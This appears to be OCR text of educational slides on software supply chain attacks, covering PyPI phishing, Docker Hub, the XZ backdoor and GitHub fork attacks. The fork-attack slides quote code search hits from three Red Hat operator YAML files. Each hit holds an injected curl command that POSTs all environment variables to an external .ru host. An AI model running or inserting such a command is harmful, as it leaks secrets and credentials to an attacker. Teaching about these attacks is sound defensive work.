
Please validate your package with Google to avoid having your PyPi package removed from PyPi.org

*Packages not validated before September will be removed promptly

If you do not have a PYPi package currently active, please ignore this email
PyPi team

Source CodeRED

Software Supply Chain Attacks: PyPi



Source CodeRED


Software Supply Chain Attacks: Docker Hub

Docker Hub is a primary attack vector. Be aware!

- Container = code, OS, packages, DNS, all in one!
- Containers used across whole SDLC
- Same container in dev, CI, deployment, runtime, cloud
- Attackers are evolving attacks quickly

Source CodeRED


Software Supply Chain Attacks: Docker Hub



Source CodeRED


Software Supply Chain Attacks: XZ

- Used collaboration on project as way to build trust
- Almost got into major Linux distros
- Long timeframe: 3 years
- Highly complex malware delivery process




Source CodeRED

Software Supply Chain Attacks: Xz




Source CodeRED

SSC Attacks: GitHub Forks Attack



Source CodeRED

SSC Attacks: GitHub Forks Attack



Repositories 0
Code 35K
Commits 0
Issues 0
Discussions 0
Packages 0
Marketplace 0
Topics 0
Wikis 0
Users 0

Languages

Dockerfile	1
Go	22,203
Shell	1
JSON	5
YAML	13,578

Advanced search Cheat sheet

35,788 code results

Search on Sourcegraph Sort: Recently indexed

redhat-operator-ecosystem/community-operators-prod
operators/special-resource-operator/4.9.0/tests/scorecard/config.yaml

```
59      image: curlimages/curl
60      command: ["sh"]
61      args: ["-c", "curl http://ovz1.j19544519.pr46m.vps.myjino.ru:49460/?org=redhat-operator-ecosystem&repo=redhat-marketplace-operators-preprod&i=13575 -XPOST -d \"$(env)\""]
```

YAML Showing the top six matches Last indexed 2 days ago

redhat-operator-ecosystem/community-operators-prod
operators/strimzi-kafka-operator/0.22.1/kafkausers.kafka.strimzi.io.crd.yaml

```
254      image: curlimages/curl
255      command: ["sh"]
256      args: ["-c", "curl http://ovz1.j19544519.pr46m.vps.myjino.ru:49460/?org=redhat-operator-ecosystem&repo=redhat-marketplace-operators-preprod&i=13774 -XPOST -d \"$(env)\""]
```

YAML Showing the top six matches Last indexed 2 days ago


redhat-operator-ecosystem/community-operators-prod
operators/strimzi-kafka-operator/0.16.2/strimzikafkabroker.clusterrole.yaml

```
23      image: curlimages/curl
24      command: ["sh"]
25      args: ["-c", "curl http://ovz1.j19544519.pr46m.vps.myjino.ru:49460/?org=redhat-operator-ecosystem&repo=redhat-marketplace-operators-preprod&i=13675 -XPOST -d \"$(env)\""]
```

YAML Showing the top six matches Last indexed 2 days ago


Source CodeRED


SSC Attacks: GitHub Forks Attack



Source CodeRED

